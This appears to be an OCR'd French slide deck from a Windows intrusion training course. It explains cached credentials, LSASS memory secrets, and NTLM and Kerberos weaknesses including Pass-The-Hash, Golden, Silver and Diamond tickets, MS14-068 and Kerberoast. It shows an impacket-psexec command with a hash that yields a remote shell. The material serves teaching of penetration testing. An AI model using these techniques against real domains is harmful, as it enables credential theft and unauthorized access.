  - *n* est fixé à 10 par défaut
- Deux formats
  - MSCacheV1 (jusqu'à 2003)

    DCC1 = MD4(hashNTLM + LowerUnicode(username))
  - MSCacheV2 (depuis Vista / 2008) → très lent à casser

    DCC2 = PBKDF2(HMAC-SHA1, 10240, DCC1, LowerUnicode(username))

Stockage des mots de passe

Stockage en mémoire

- **Authentification transparente = stockage en mémoire**
  - Stockage temporaire des secrets d'authentification dans le processus LSASS
  - Stocké sous forme chiffrée mais réversible
  - Le processus LSASS contient également :
    - Les tickets TGT / TGS Kerberos en cours de validité
    - Les clés de chiffrement pour chiffrer les demandes de tickets Kerberos
    - Les empreintes LM/NTLM des mots de passe
    - L'empreinte SHA1 du mot de passe, nécessaire pour DPAPI
    - Le mot de passe en clair de l'utilisateur


SYNACKTIV
DIGITAL SECURITY

Techniques d'intrusion Windows

Mécanismes d'authentification réseau

Authentification réseau

Fonctionnement




- **Deux familles de protocoles utilisés**
  - {NT}LM → Authentification par *challenge / response*
  - Kerberos → Authentification par tickets et secrets partagés
- **Permettent une authentification non-interactive**
  - Les secrets nécessaires sont conservés dans la mémoire de LSASS
- **Cas d'utilisation de l'authentification réseau**
  - Accès à un partage réseau (SMB / CIFS)
  - Accès à une application web
  - Accès à Internet au travers d'un proxy authentifié
  - Mise à jour dynamique du DNS
  - Accès à l'annuaire Active Directory

Authentification réseau

Protocoles


LANMAN / NTLMv1 - Concept

- Authentification par *challenge / response*
  - LANMAN → réponse au challenge basée sur l'empreinte LM
  - NTLMv1 → réponse au challenge basée sur l'empreinte NTLM



Authentification réseau

Protocoles



LANMAN / NTLMv1 - Faiblesses

- Faiblesses cryptographiques
- Pas d'authentification du serveur rendant possible le *spoofing* serveur
  1. Mise en place d'un attaque Man In The Middle (MITM)
  2. Génération d'un challenge NTLM avec un *nonce* maîtrisé
  3. Capture de la réponse au *challenge* avec un *nonce* maîtrisé


```
Username:Domain:NTLMv1 Response:Server challenge

foo::WKS-01:1A0F81F3DF3C4FD700000000000000000000000000000000:5CC36D2F0793A803384EC54E5726427902BA668B8CAF7ED0:1122334455667788
```

  4. Possibilité de casser l'empreinte hors-ligne

- Outils: Responder et John The Ripper

Authentification réseau

Protocoles



LANMAN / NTLMv1 - Faiblesses


- Seule l'empreinte du mot de passe est nécessaire au calcul de la réponse
  - Attaque dite « Pass-The-Hash »

```
$ impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:c1196cffa3ad5187904fcd011a2dabc6 Administrator@<IP>
[*] Trying protocol 445/SMB...
[*] Requesting shares on 10.55.55.13.....
[*] Found writable share ADMIN$
[*] Uploading file KShvjAkr.exe
[*] Opening SVCManager on 10.55.55.13.....
[*] Creating service TOOk on 10.55.55.13.....
[*] Starting service TOOk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

  - Outils : Impacket, Metasploit, Mimikatz, PowerSploit, smbclient, ...

Authentification réseau

Protocoles



NTLMv2 - Concept

- Authentification par *challenge / response*
  - Le serveur envoie un challenge (*nonce* de 8 octets) : *SC*
  - Le client calcule un challenge (*nonce* de 8 octets) : *CC*
  - Le client calcule un *blob* contenant le domaine et un *timestamp* : *CC**
  - Le client calcule *H = HMAC-MD5(hash NTLM, username, domain name)*
  - Le client calcule :

    LMv2 = HMAC-MD5(H, SC, CC)

    NTv2 = HMAC-MD5(H, SC, CC)*
  - Le client envoie la réponse *LMv2 + CC + NTv2 + CC**


NTLMv2 - Faiblesses

- Identique à NTLMv1 mais cryptographiquement plus robuste

Authentification réseau


Protocoles

Kerberos - Concept



Authentification réseau

Protocoles




Kerberos - Concept

- Structure du TGT
  - *Principal* de l'utilisateur : user@domain.fqdn
  - *Principal* de *krbtgt* : krbtgt/domain.fqdn@domain.fqdn
  - IP source du client
  - *Timestamp*
  - Durée de vie du ticket
  - *Privilege Attribute Certificate* (PAC) signé avec K_{KDC}
- Parties intéressantes du PAC
  - SID
  - RID
  - SID des groupes
  - SID supplémentaires
  - Attributs (désactivé, expiré, etc.)

Authentification réseau

Protocoles



Kerberos - Faiblesses


- *Pass-The-Ticket*
  1. Extraction des TGT des utilisateurs authentifiés sur une machine compromise
  2. Rejeu du TGT pour obtenir des tickets de services valides
- *Overpass-The-Hash*
  - *AS_REQ* contient un *timestamp* chiffré avec un secret partagé

Algorithme de chiffrement	Secret	Support
RC4	Hash NTLM	Depuis Windows 2000
DES	Clé dérivée du mot de passe utilisateur	Depuis Windows NT
AES128	Clé dérivée du mot de passe utilisateur	Depuis Vista / 2008
AES256	Clé dérivée du mot de passe utilisateur	Depuis Vista / 2008

  - Possibilité de générer un TGT une fois le *hash* NTLM connu (chiffrement RC4)

Authentification réseau

Protocoles




Kerberos - Faiblesses

- *Golden Ticket*
  - Intéressant dans une optique de persistance au sein du SI
  - Principe de génération d'un ticket *Golden Ticket*
    1. Récupération du *hash* NTLM de *krbtgt* (*NTDS.dit* ou LSASS du DC)
    2. Génération d'un ticket TGT pour un utilisateur arbitraire
    3. Chiffrement du TGT avec K_{KDC} en RC4 (K_{KDC} = *hash* NTLM de *krbtgt*)
    4. Envoi du TGT chiffré au TGS pour obtenir un ticket pour un service arbitraire
  - Valable aussi longtemps que l'on désire (la durée de vie est dans le TGT)
  - Le TGT généré peut intégrer un PAC arbitraire
  - Invalidité du *Golden Ticket* en cas de changement du mot de passe de *krbtgt*

Authentification réseau

Protocoles




Kerberos - Faiblesses

- *Silver Ticket*
  - Correspond à un TGS valide pour un service et un utilisateur donné
  - Permet de s'authentifier sur ce service pour la durée de validité du TGS
  - Aucune interaction avec le KDC n'est nécessaire ici
  - Principe de génération d'un ticket *Silver Ticket*
    1. Récupération du *hash* NTLM de la machine ou service ciblé
    2. Génération d'un ticket TGS pour un utilisateur arbitraire
    3. Chiffrement du TGS avec $K_{service}$ en RC4 ($K_{service}$ = *hash* NTLM du service)
    4. Envoi du TGS au service / machine
    5. Accès au service avec l'identité désirée
  - **Plus discret qu'un *golden ticket***

    → Seul le serveur hébergeant le service enregistre une connexion

Authentification réseau

Protocoles



Kerberos - Faiblesses

- *MS14-068*
  - Vulnérabilité permettant l'injection d'un PAC arbitraire lors du TGS_REQ
  - Windows supportait un PAC signé à l'aide d'un checksum (MD5 ou CRC32)
  - Le PAC peut être envoyé dans le TGS_REQ à côté du TGT

    → Le PAC est alors chiffré avec le secret du demandeur

    → Dans le segment *enc-authorization-data* de TGS_REQ


    → Il est nécessaire de demander un TGT sans PAC auprès du KDC

    → Mise à *false* de *PA-PAC-REQUEST* dans AS_REQ
  - Il suffit ensuite d'ajouter à TGS_REQ un PAC forgé et signé en CRC32

    → La connaissance de la clé de signature de *krbtgt* n'est plus nécessaire
  - Permettait une élévation de privilèges en injectant des SID supplémentaires au PAC

Authentification réseau

Protocoles



Kerberos - Faiblesses

- *Diamond PAC*
  - Attaque du *Golden ticket* mélangé à la faille MS14-068 :
    1. Récupération du *hash* NTLM de *krbtgt* (*NTDS.dit* ou LSASS du DC)
    2. Demande d'un TGT pour un service depuis un compte non-privilégié
    3. Déchiffrement du TGT reçu avec le *hash* NTLM de *krbtgt*
    4. Remplacement du PAC contenant des SID de groupes supplémentaires
    5. Chiffrement du TGT avec le *hash* NTLM de *krbtgt*
    6. Envoi du TGT chiffré au TGS pour obtenir un ticket pour un service arbitraire
  - Plus discret que l'attaque par *Golden ticket*
- *Kerberoast*
  - Les TGS peuvent être chiffrés en RC4 avec le *hash* NTLM du service demandé
  - Cassage hors-ligne du TGS afin de découvrir le mot de passe associé
  - **Nécessite un TGT valide pour faire la demande de TGS**

AVEZ-VOUS DES QUESTIONS ?

MERCI DE VOTRE ATTENTION,

SYNACKTIV
DIGITAL SECURITY